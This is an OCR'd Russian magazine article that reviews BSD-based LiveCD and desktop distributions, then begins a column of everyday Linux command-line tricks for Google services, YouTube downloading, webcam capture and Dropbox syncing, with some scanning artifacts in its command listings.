
- **Шесть браузеров: Opera, Firefox, Chrome, Dillo, Elinks, Lynx.**
- **Почтовые программы Sylpheed и Mutt.**
- **Редакторы Leafpad и Vim.**
- **Программы для общения Psi, Irssi, CenterIM.**
- **Утилита для анализа и взлома беспроводных сетей aircrack-ng.**
- **VPN-клиенты openvpn, pptp-client и vpnc.**
- **Сетевые мониторы trafshow, bmon, darkstat, iftop.**
- **Программы для туннелирования 3proxy, stunnel и другие.**
- **Сетевой анонимайзер TOR.**
- **Программы для удаленного управления telnet, rdesktop и vnc.**
- **Сетевой сканер nmap.**
- **Сканеры безопасности nessus и nikto.**
- **Снифферы wireshark и ettercap.**
- **IDS Snort.**
- **Антивирус ClamAV с графическим интерфейсом ClamTK.**
- **Виртуальная машина VirtualBox.**
- **Архиваторы для всех типов архивов.**
- **Множество утилит для работы с жестким диском и восстановления/уничтожения данных.**
- **Множество утилит для отладки и работы с различными протоколами.**

Кроме такого разнообразного набора программ, Frenzy включает в себя программу настройки системы FrenzyConf (команда frconf, также доступна из меню), которая позволяет настроить консоль (выбрать шрифты, настроить мышь и т.д.), выбрать метод подключения к сети (ADSL, LAN, VPN) и настроить его, активировать различные сетевые сервисы. Также в пункте меню «Настройка» есть две программы, которые устанавливают Frenzy на жесткий диск или USB-Flash. Во всем остальном это стандартная FreeBSD, которая умеет сама подстраиваться под оборудование, наполнена первоклассным софтом и обладает отличным графическим интерфейсом. Если ты хочешь опробовать FreeBSD в качестве основной системы, я бы рекомендовал остановиться именно на Frenzy, которая, хоть и не имеет предустановленного KDE, работает из коробки и снабжена почти всем, что нужно гику.

BSDAnywhere — безопасность превыше всего

Домашняя страница: bsdanywhere.org
Последний релиз: 4.6 (5 ноября 2009)
Операционная система: OpenBSD 4.6

BSDAnywhere — это LiveCD на базе OpenBSD. Загрузка дистрибутива начинается с нажатия <Enter> в ответ на приглашение загрузчика. В OpenBSD не предусмотрено какого-либо загрузочного меню, поэтому если появится необходимость в отключении, например, ACPI, это придется делать руками— с помощью ввода команд и изменения соответствующих переменных (boot -c; disable acpi; quit). После загрузки ядра и начальной инициализации системы на экран будет выведено несколько вопросов, на которые придется ответить, чтобы выполнить первоначальную настройку OpenBSD. Вопрос первый: выбор раскладки клавиатуры. Эта настройка касается только консоли, поэтому можно смело жать единицу, чтобы выбрать стандартную английскую клавиатуру. Вопрос второй: выбор временной зоны. Нет большого смысла в выборе временной зоны во время первой загрузки LiveCD, поэтому можно просто ввести GMT, что означает время по Гринвичу. Вопрос третий: автоконфигурирование сети. Если в сети есть DHCP-сервер, имеет смысл нажать <Enter>, иначе — набираем «no» и вводим настройки вручную.
После ответа на все вопросы на экран вывалится стандартный getty с приглашением к вводу логина. На LiveCD активно два аккаунта: live и root, о чем сказано в предупреждающем сообщении. При входе с именем live будет запущен X-сервер с любимым многими старожилами менеджером окон IceWM и весьма стильной обоиной с логотипом проекта в качестве фона. Набор доступных приложений невелик: терминал xterm, файловый менеджер xfe, просмотрщик изображений xfi, музыкальный плеер




info

•В октябре 2006 года разработка PC-BSD перешла под крыло компании iXsystems, которая полностью оплачивает работу лидера и основателя проекта Криса Мура, а также занимается коммерческой поддержкой дистрибутива.

•PBI-пакеты PC-BSD создаются на основе дерева портов FreeBSD с помощью автоматизированной системы, поэтому в качестве и актуальности ПО можно не сомневаться.

•После выпуска версии 1.7 Питер Гофер, единственный активный разработчик дистрибутива DesktopBSD, заявил о своем уходе из проекта. Однако 20 мая 2010 года к проекту подключилась команда из четырех немецких разработчиков, которая намерена заниматься дальнейшей разработкой и усовершенствованием дистрибутива.

•В декабре 2009 года Сергей Можайский выпустил свой последний релиз Frenzy — 1.2-Lite. Еще ранее он заявлял, что не собирается продолжать развитие FreeBSD. Версии 1.2 и 1.3 были выпущены Егором Вершининым.



Менеджер пакетов DesktopBSD

Рабочий стол Frenzy — пример эстетичного минимализма

xmms, браузер Firefox, почтовики Thunderbird и Mutt, IRC-клиент irssi, программы удаленного доступа к рабочему столу OpenNX и VNC. Само собой разумеется, LiveCD включает в себя все наработки проекта OpenBSD, включая OpenSSH и OpenCVS. В остальном это даже не ознакомительный LiveCD, а система, созданная поклонниками OpenBSD для того, чтобы привычная среда всегда была у них при себе.

Jibbed — NetBSD в кармане

Домашняя страница: www.jibbed.org
Последний релиз: 5.0.1 (27 августа 2009)
Операционная система: NetBSD 5.0.1

Уж не знаю, почему разработчики этого LiveCD назвали его именно Jibbed (что в переводе с английского означает «упрямились»), но нужно быть действительно упрямым человеком, чтобы заставить его работать. Дистрибутив наотрез отказался запускаться под VirtualBox и qemu, но это не сильно испортило впечатление, поскольку систему все равно пришлось бы испытывать в полевых условиях на настоящем железе. Но с наскоку загрузить ОС на ноутбуке также не удалось, потому как с включенной подсистемой ACPI ядро просто вываливалось в дебаггер. Во время повторной загрузки ACPI пришлось принудительно отключить, выбрав третий пункт меню. В такой конфигурации ядро благополучно прошло все этапы инициализации и передало эстафету стартовым скриптам, которые включили и настроили сеть, используя DHCP, а затем сгенерировали конфиг для X.org. После этого система передала управление командному интерпретатору ksh и начала приветливо мигать курсором.

Попытка запустить иксы из консоли также не увенчалась успехом. Команда startx вежливо сообщила, что не может найти подходящую конфигурацию для нестандартного широкоформатного дисплея, и завершилась. Пришлось открывать вторую консоль (кстати, это делается с помощью комбинации <Ctrl+Alt+F2>, а вовсе не <Alt+F2>, как в Linux и FreeBSD), чтобы зайти под именем root и добавить в /etc/X11/xorg.conf необходимые строки (благо, vim есть из коробки). Только после этого иксы запустились, и на экране появился стандартный рабочий стол Xfce.

Каких бы то ни было конфигураторов и LiveCD-утилит в дистрибутиве нет. По сути, это самая обычная NetBSD, на которую установлена графическая среда Xfce и небольшой набор дополнительного софта, такого как редактор AbiWord, шеллы bash и zsh, редактор emacs, просмотрщик pdf-документов epdfview, вьювер изображений feh, браузер Firefox3, IM-клиент pidgin, мультимедиа-проигрыватель xfmedia, а также rdesktop, squid, screen, joe, mc, mpg321 и wget. Для беглого ознакомления с NetBSD этого вполне достаточно, тем более, что все наиболее интересные особенности ОС находятся на уровне командной строки.

PC-BSD — FreeBSD для домохозяек

Домашняя страница: www.pcbsd.org
Последний релиз: 8.1 (20 июля 2010)
Операционная система: FreeBSD 8.1

PC-BSD — это десктопный вариант FreeBSD, разработанный с целью сделать BSD-систему близкой обычным пользователям операционкой, которую просто установить и начать использовать. Дистрибутив включает в себя удобный графический инсталлятор, основанный на BSD Installer, оригинальную систему управления пакетами PBI, упрощающую процесс установки пакета в систему, а также несколько утилит для настройки установленной системы.

Дистрибутив распространяется в виде ISO-образа размером 3,5 Гб, который включает в себя саму FreeBSD, KDE4 и языковые файлы для нескольких стран. При загрузке диска система проводит стандартную инициализацию, скрытую за стильным темным splash-скрином, запускает X-сервер с менеджером окон FluxBox и программой установки, выступающей в качестве графического фронт-энда к BSD Installer.

В отличие от прародителя, установка PC-BSD действительно очень проста и состоит из нескольких шагов: выбор языка установщика и самой операционной системы (среди вариантов есть и русский), выбор раскладки клавиатуры (но его лучше пропустить из-за одного неприятного бага, о котором будет сказано ниже), выбор типа установки (новая или обновление), устанавливаемой системы (PC-BSD способна установить и FreeBSD в ее чистом виде) и источника установки (DVD или сеть). Далее следует выбрать раздел жесткого диска или создать его (PC-BSD сама разделит раздел на слайсы, поэтому неподготовленный пользователь легко пройдет этот шаг), добавить пользователей, выбрать временную зону и опциональные компоненты (среди которых есть удобная графическая утилита для управления Jail), после чего начнется копирование файлов на диск.

Загрузка установленной ОС происходит быстро, а по ее окончании запускается KDE4 с модифицированным окном загрузки. Никаких дополнительных настроек, кроме предварительного подтверждения конфигурации монитора, делать не требуется, все работает, как часы, включая звук и сеть (если, конечно, в локалке есть DHCP-сервер).

Единственная проблема заключается в том, что при выборе альтернативной раскладки во время установки инсталлятор оставляет ее единственно доступной, так что придется самому настраивать переключение через «Параметры системы». Сам KDE выглядит привычно, но разработчики PC-BSD ничего кардинально не меняли, а только исправили некоторые иконки (включая меню запуска приложений) и применили другой стиль графического оформления.

Установка пакетов производится с помощью специальной программы Software Manager, иконка которой размещена прямо на рабочем столе. По принципу действия она очень похожа на




Рабочий стол Xfce в Jibbed **ничем не отличается от него же в Linux**



Установочный диск PC-BSD **способен установить и голую FreeBSD**



Менеджер пакетов **PC-BSD**

менеджер deb-пакетов synaptic: ты выбираешь программу из соответствующего раздела, нажимаешь кнопку «Установить», и пакет скачивается и устанавливается в автоматическом режиме. Сами пакеты распространяются в виде специальных архивов с расширением pbi, которые включают в себя программу вместе со всеми зависимостями. Установка программы происходит не в каталоговую структуру /usr/local, как это принято во FreeBSD, а в обособленный подкаталог внутри каталога /Programs (вспоминаем Windows и Mac OS X). Это действительно удобно — используя PC-BSD, ты никогда не встретишься с проблемой неудовлетворенных зависимостей или их конфликтов, а для удаления пакета сможешь просто стереть каталог программы из /Programs.
Обновление пакетов происходит в полуавтоматическом режиме, так же, как это сделано в большинстве дистрибутивов Linux (когда в репозитории появится обновление пакета, на экране будет отображено сообщение).
В программе настройки KDE (пункт меню «Параметры системы») ты найдешь несколько элементов, свойственных только PC-BSD. Во-первых, это пункт «Настройка сети», через который можно выбрать используемый сетевой драйвер, назначить машине IP-адрес и настроить другие параметры. Во-вторых, пункт «System Manager», отображающий конфигурацию машины и позволяющий произвести такие действия, как загрузка дерева портов и исходных текстов FreeBSD. В-третьих, пункт «Services Manager», предназначенный для управления фоновыми сервисами. ОС включает в себя множество скриптов и доработок системы инициализации FreeBSD, так что с нестандартным оборудованием система работает гораздо лучше.

DesktopBSD — и вновь FreeBSD для домохозяек

Домашняя страница: www.desktopbsd.net
Последний релиз: 1.7 (7 сентября 2009)
Операционная система: FreeBSD 7.2

У проектов PC-BSD и DesktopBSD много общего. Обе операционные системы рассчитаны на применение рядовыми пользователями, обе оснащены графическим инсталлятором, основанным на BSD Installer, в обеих ОС применяется графическое окружение на базе KDE. Отличие заключается в том, что разработчики DesktopBSD не стали заново переизобретать систему управления пакетами, а просто включили в дистрибутив графические инструменты управления системой портов.
DesktopBSD распространяется в виде загрузочных ISO-образов, размером чуть меньше двух гигабайт. После запуска диска на экране появляется уже знакомое меню загрузчика FreeBSD, которое лучше не трогать и нажать <Enter>. После завершения загрузки появится текстовое сообщение, предупреждающее, что выбранная конфигурация может не подойти для имеющегося монитора, и в этом случае следует нажать комбинацию <Ctrl+Alt+Backspace> для перехода к следующему разрешению. Сразу за ним возникает окно с выбором типа загрузки (live или install), что весьма радует, так как в PC-BSD такого варианта не было.
После выбора пункта Install появляется главное окно инсталлятора, с одной стороны очень похожее на аналогичное окно PC-BSD, но с другой — более приятное глазу. Шаги установки все те же: выбор языка, напутственное сообщение, информация об оборудовании, выбор типа установки (апдейт или обычная), вариант установки (с диска или сетевой), установка загрузчика, разметка диска (в том числе в автоматическом режиме). Далее начинается процедура копирования файлов, по окончании которой происходит перезагрузка.
После ребута DesktopBSD встречает пользователя бодрым «Добро пожаловать!» и предлагает провести начальную конфигурацию, которую нельзя отменить. Первый шаг конфигурации — установка дополнительных языковых пакетов. Их нужно выбрать из предлагаемого списка, при этом конфигуратор оказался достаточно умен, чтобы запомнить выбор, сделанный во время установки системы, и самостоятельно отметить русский язык в списке. Второй шаг — добавление новых пользователей и установка пароля администратора. Третий шаг —включение BSDStats, что приведет к отправке данных об установленной ОС и аппаратной конфигурации на сервера одноименного проекта. BSDStats — безобидный проект, который занимается сбором статистики установок BSD-систем, поэтому о конфиденциальности можно не беспокоиться, тем более, что все данные отправляются анонимно.
Все, теперь можно благополучно войти в систему под именем созданного ранее пользователя. Сразу оговорюсь, что DesktopBSD до сих пор использует KDE 3.5 в качестве окружения рабочего стола, поэтому к некоторому анахронизму нужно быть готовым (хотя для кого-то это будет плюсом). В общих чертах рабочий стол выглядит как обычный KDE, однако, взглянув на трей, можно увидеть две иконки, одна из которых вызывает конфигуратор сети, а вторая позволяет монтировать накопители. Установка ПО осуществляется с помощью программы с очевидным названием «Программное обеспечение (ПО)», иконку которой можно найти на рабочем столе. Она работает напрямую с системой портов и при первом запуске предлагает скачать это самое дерево портов из интернета (что может занять достаточно длительное время).
Из ПО, установленного по умолчанию, можно отметить офисный пакет OpenOffice 3.1.1, окружение Java SE 6, проигрыватель Amarok, браузер Firefox и графический редактор Gimp. Также есть поддержка GRUB в качестве основного загрузчика и графическая программа для его конфигурирования.

Выводы

Несмотря на славу операционок «для своих», BSD могут быть и хорошими десктопными системами, для установки которых необязательно читать документацию и иметь постоянный доступ в интернет. Даже если брать в расчет очевидное отставание LiveCD-вариантов NetBSD и OpenBSD в плане интуитивного использования, Frenzy, PC-BSD и DesktopBSD красноречиво доказывают, что BSD — это не только хорошая серверная ОС, но и прекрасный десктоп, который может быть даже проще и понятней многих дистрибутивов Linux.

Евгений Зобнин **zobnin@gmail.com**



Необычное в обычном

Нестандартные подходы в личном опыте

Сама природа операционных систем семейства UNIX делает их очень гибкими ОС, которые способны на гораздо большее, чем мы привыкли думать. Во многих случаях сама операционка подталкивает пользователя к нестандартному мышлению и нахождению обходных путей решения каких-либо задач. Множество людей оказывалось в такой ситуации, и это толкало их на создание скриптов и программ, выполняющих обычные функции нестандартным и более эффективным путем.

ЭТА СТАТЬЯ — СВОЕГО РОДА ОБЗОР ИЛИ, ЛУЧШЕ СКАЗАТЬ, ДНЕВНИК, ОПИСЫВАЮЩИЙ ЛИЧНЫЙ ОПЫТ ИСПОЛЬЗОВАНИЯ НЕСТАНДАРТНОГО СОФТА В ПОВСЕДНЕВНОЙ ЖИЗНИ ЛИНУКСОИДА. Многие из описанных в статье программ и трюков используются мной ежедневно и зарекомендовали себя отличными инструментами, значительно упрощающими жизнь.

Google за пределами браузера

Google вездесущ, из поисковой системы он превратился в огромную, живущую своей жизнью инфраструктуру, которая пытается проникнуть во все аспекты жизни простого интернет-зависимого человека. Google существенно упрощает нашу жизнь, позволяя получить доступ ко всем благам современного интернета с помощью единственного аккаунта. Но можно ли сделать доступ к этим благам за пределами окна браузера? Можно ли задать вопрос поисковой системе и скачать видео из Youtube из окна терминала? Не так давно эти вопросы я задал сам себе и был приятно удивлен.


Сразу оговорись, что, как линуксоид старой школы, я не приемлю сложных графических интерфейсов и тяжеловесных приложений. Простые изящные утилиты командной строки вызывают во мне гораздо больше трепета, нежели сложные многофункциональные программы, зависящие от сотни библиотек. Поэтому именно в эту сторону велись мои поиски клиентов для сервисов Google.

Первым найденным мной инструментом оказался пакет под названием GoogleCL (http://code.google.com/p/googlecl/), опубликованный сотрудниками самого Google. Будучи установленным в систему, он добавляет команду «google», с помощью которой можно производить такие действия, как публикация постов в блог, изменение событий в календаре, редактирование контактов Gmail/Android (эта ОС хранит всю адресную книгу на серверах Google), управление документами Google Docs, добавление фотографий в альбомы Picasa и публикация видео на Youtube.

Команда принимает два обязательных аргумента и любое количество необязательных опций, следующих прямо за ними. В качестве первого аргумента выступает имя сервиса (picasa, blogger, youtube, docs, contacts или calendar), а второго — действие, которое необходимо выполнить, используя этот сервис. Для каждого сервиса предусмотрен свой список возможных действий, например, для

```
> mkdir gdocs
> gmount zobnin@gmail.com  gdocs
> cd gdocs/
> ls
ls: cannot access install.pdf.pdf: Invalid argument
14_Blower_Inferno.odp
2009.odt
Computation_Grid_Demo.odp
copyright.odt
delivery-data.ods
f_49a83edc97fa0.odt
faq.odt
```

Монтируем Google Docs с помощью gmount



info

В Dropbox можно было бы сохранить и профиль Google Chrome, однако это не имеет смысла, так как он почти весь синхронизируется с серверами Google (по крайней мере, в разрабатываемой версии браузера).

Picasa это get, create, list, list-albums, tag, post и delete, тогда как для Blogger — только post, tag, list и delete. Опции используются для уточнения действий, например, --title задает заголовок публикуемого поста для сервиса Blogger или имя публикуемого видео на Youtube, а опция --summary предназначена для добавления небольшого комментария к альбому Picasa или к тому же видеоклипу. Вообще, это настолько простая и интуитивно понятная команда, что объяснять что-либо просто не имеет смысла. Вместо этого я просто приведу примеры ее использования:

1. Публикация поста в блог с помощью Blogger:

```
$ google blogger post --blog 'Linuxoid' --title
'GoogleCL работает!' --tags 'linux, cli' 'Открыл для
себя GoogleCL, bla-bla, bla'
```

2. Добавление события в календарь:

```
$ google calendar add 'День рождения Юли'
```

3. Добавление контакта:

```
$ google contacts add 'Евгений Зобнин,zobnin@gmail.com'
```

4. Редактирование документа Google Docs (в дефолтовом редакторе, имя которого указано в переменной окружения EDITOR):

```
$ google docs edit --title "Список покупок"
```

5. Добавление нового альбома в Picasa (и заливка фоток):

```
$ google picasa create --title "Мои фотки" \
   ~/photos/*.jpg
```

6. Публикация видео на Youtube:

```
$ google youtube post --category Comedy ужос.avi
```

Во время первого обращения к сервису команда попросит ввести Google-логин (адрес почты на Gmail) и откроет страничку в браузере, на которой необходимо подтвердить права GoogleCL на удаленное управление. Последующие запуски команды будут проходить без вопросов. GoogleCL хорош, и его действительно удобно использовать для доступа к сервисам Google, но оказалось, что он лишен одной из важнейших функций — возможности скачивать видео с Youtube. Пришлось продолжить поиски, в результате чего был открыт консольный Youtube-клиент под названием youtube-dl (http://bitbucket.org/rg3/youtube-dl/wiki/Home). Эта до крайности простая утилита принимает в качестве параметра ссылку на видеоролик в интернете, закачивает его и помещает в текущий каталог. Кроме самого Youtube утилита умеет работать с metacafe.com, Google Video, Photobucket, Yahoo! video, Dailymotion и некоторыми другими. Никакого конвертирования файла после его получения не производится, но нужно ли оно, когда все популярные UNIX-плееры умеют воспроизводить flv-видео напрямую?

В качестве дополнительных параметров команда принимает несколько опций, которые позволяют задать имя пользователя и пароль, используемые для доступа к закрытым каналам (опции «-u» и «-p»), качество видео («-b» для самого лучшего качества или «-d» для HD-видео), или просто продолжить докачку с прерванного места (опция «-c»). Остальные опции не представляют особого интереса, но подробно описаны в man-странице. Вместо URL ролика можно использовать специальные ключевые слова для прямого поиска видео. Например, запустив команду с параметром «ytsearch:HTC Desire», ты получишь самое релевантное видео, удовлетворяющее поисковому запросу HTC Desire. Для поиска по Google Video и Yahoo! video предусмотрены ключевые слова «gvsearch» и «ybsearch».


Дальнейшие поиски инструментов также принесли свои плоды в виде виртуальной файловой системы, позволяющей монтировать хранилище Google Docs к локальному каталогу. Программа носит имя gdocs-mount-gtk и может быть легко установлена в Ubuntu из стороннего репозитория. Чтобы сделать это, достаточно выполнить всего три команды:


```
$ sudo add-apt-repository ppa:doctormo/ppa
$ sudo apt-get update
$ sudo apt-get install gdocs-mount-gtk
```


Далее ее можно найти в меню: Приложения → Стандартные → Google Docs Connection. К сожалению, в своей работе программа использует возможности Gnome и файлового менеджера Nautilus, что не слишком обрадует гиков и KDE'шников. К счастью, от графических ненужностей можно легко избавиться, установив только пакет google-docs-fs, который реализует саму файловую систему:

```
$ sudo apt-get install google-docs-fs
```

После этого в системе появятся две простых команды: gmount и gumount, которые можно использовать для подключения хранилища к системе:




Интерфейс управления Gmote с обложкой альбома в качестве фона



Выбираем музыку с помощью Gmote

Управление web-камерой с помощью mplayer

На низком уровне работа с веб-камерами в Linux происходит через стандартную ядерную подсистему «video for linux» (v4l), а это значит, что для ее управления не нужно ничего, кроме консольного mplayer:
`mplayer tv://`.
Это пример вывода изображения с камеры на экран. А вот пример его записи в файл:

```
$ mencoder tv:// -nosound -ovc lavc -lavcopts
vcodec=mjpeg -o video.avi
```

Если камера — не первое видеоустройство, необходимо использовать дополнительные опции:

```
$ mplayer tv:// -tv device=/dev/video1
```

```
$ mkdir gdocs
$ mount мыло@gmail.com пароль gdocs
$ ls gdocs
$ gumount gdocs
```

Dropbox как инструмент синхронизации всего и вся

Когда-то открыв для себя Dropbox, я уже не мыслю жизни без этого несравнимого по удобству использования облачного сервиса хранения данных. Он интуитивно прост в применении, имеет клиенты для всех популярных ОС (включая iOS и Android), не просит ждать, пока данные будут загружены на сервер, и чрезвычайно быстро производит синхронизацию файлов (надо отдать должное разработчикам сервиса, снабдившим ее системой поиска дубликатов по всему хранилищу и дельта-синхронизацией). Dropbox можно использовать для передачи информации между компьютерами, бэкапа данных и совместной работы над проектами. Однако на этом возможности Dropbox не заканчиваются, ведь он способен выполнять функции хостинга простых веб-сайтов, синхронизировать профили приложений и даже удаленно управлять ПК. Ниже я приведу наиболее интересные и полезные, но нетривиальные способы использования Dropbox в повседневной жизни.

1. Управление торрент-клиентом. Практически любой доступный для Linux торрент-клиент имеет функцию автоматической загрузки торрент-файлов из определенного каталога. Обычно она используется для того, чтобы заставить торрент-клиент качать файлы сразу после того, как они будут сохранены пользователем в определенный каталог, избегая лишних манипуляций с его стороны. Dropbox позволяет добавить к этой функции возможность удаленной загрузки файлов, благодаря чему работающий сутки напролет домашний сервер будет автоматически начинать качать торренты, загруженные на облачный жесткий диск. Для этого просто создай в каталоге ~/Dropbox подкаталог torrents и настрой торрент-клиент так, чтобы он автоматически скачивал все торренты, содержащиеся в этом каталоге. Теперь в каталог можно кидать файлы с любого ПК, имеющего доступ в сеть (рабочий или институтский комп, или даже смартфон), и быть уверенным, что файлы будут скачаны к твоему приходу домой.

2. Синхронизация паролей. Есть такая замечательная программа под названием KeePassX, создана она для того, чтобы секьюрно хранить все логины и пароли пользователя (включая те, что он вводит в веб-браузере). Примечательная особенность программы не только в ее кроссплатформенности (Windows-версия носит имя KeepPass), но и в том, что она позволяет работать с разными базами паролей одновременно и самостоятельно указывать их местоположение. Естественно, базу можно сохранить в каталог ~/Dropbox, а затем открыть на другом компе.

3. Синхронизация профиля Firefox. Как и любой другой браузер, при своем первом запуске Firefox создает так называемый профиль, который используется для хранения всего, что породил (получил из интернета) браузер во время работы пользователя, включая пароли, закладки, кукисы, настройки и много чего еще. Профиль представляет собой каталог, поэтому его можно скопировать, забэкапить, унести на флешке и, естественно, выложить в Dropbox. Для этого необходимо создать специальный каталог внутри ~/Dropbox:

```
$ mkdir ~/Dropbox/fx_profile
```

Переместить в него все содержимое профиля (здесь XXX — это случайная строка, которую придется скопировать или запомнить):

```
$ mv ~/.mozilla/firefox/XXX.default/* ~/Dropbox/fx/
profile
```

И создать символическую ссылку, чтобы Firefox ничего не заметил (XXX берем из предыдущей команды):

```
$ ln -s ~/Dropbox/fx/profile ~/.mozilla/firefox/XXX.
default
```

Теперь на всех остальных машинах, которые будут использовать этот профиль, необходимо удалить существующий профиль (rm -rf ~/.mozilla/firefox/*.default) и создать симлинк, как это было показано в последней команде.

4. Портативные приложения. Переносимые приложения, распространяемые в виде одного исполняемого файла, работающего на любой машине, существуют не только для Windows. Создатели сайта portablelinuxapps.org предлагают своим посетителям выбор между сотней приложений, которые могут быть без установки запущены на любом Linux-десктопе. Положив необходимые приложения в Dropbox, ты добьешься того, что твои любимые программы всегда будут у тебя под рукой.

5. Удаленное управление Linux-машиной. На одной из страниц wiki.getdropbox.com выложен интересный набор скриптов, который позволяет управлять Linux-машиной удаленно, не задействуя для этого ничего, кроме Dropbox. Реализация очень проста и занимает всего несколько строк на языке командного интерпретатора: dl.getdropbox.com/u/30722/dropbox_server.sh и dl.getdropbox.com/u/30722/dropbox_

client.sh. Помещаем оба скрипта в каталог ~/Dropbox, на сервере запускаем dropbox_server.sh, а на клиенте — dropbox_client.sh. В ответ на приглашение к вводу (Enter Command:) пишем свою команду, которую хотим выполнить на сервере, и получаем ее вывод на экран. Хитрость в том, что клиент просто записывает имя команды в файл, сервер его читает, выполняет команду и помещает результат в другой файл, который читает клиент и выводит на экран. Естественно, ни о каких управляющих символах терминала речи идти не может, поэтому о подсветке и mc придется забыть :). Вообще, все это — лишь частные примеры хранения конфигурационных и управляющих файлов на серверах Dropbox, список которых можно продолжать бесконечно. В конце концов, в Dropbox можно запихнуть и весь домашний каталог без каких-либо проблем и последствий для производительности, другое дело, что не все могут доверить частную информацию в открытом виде посторонним.

Рекурсивный X-сервер

Рядовой пользователь домашнего линукса даже не подозревает, какая многофункциональная и сложная махина скрывается за легким полупрозрачным интерфейсом его рабочего стола. X-сервер считается одной из самых сложных программ, написанных на языке C, и имеет такое количество различных подсистем и механизмов, что его разработчикам иногда кажется, что еще совсем чуть-чуть — и они уже не смогут разобраться, что к чему. X-сервер включает в себя драйвера для всех мыслимых и немыслимых графических адаптеров и устройств ввода, способен на почти полное самоконфигурирование, умеет ускорять производительность приложений с помощью прямого доступа к памяти, но самое главное — обладает клиент-серверной архитектурой, которая позволяет не только удаленно обращаться к рабочему столу на основе иксов, но и, например, запустить несколько X-серверов на одной машине. Когда-то мне понадобилось сделать множество скриншотов различных оконных менеджеров. Эта задача могла быть решена с помощью многократного запуска иксов с различными записями в файле ~/.xinitrc. Мне это показалось слишком нерациональным, и я решил воспользоваться возможностями псевдо-X-сервера Xnest, который работает внутри окна уже существующего X-сервера. Для его установки и запуска необходимо было выполнить всего две простых команды:

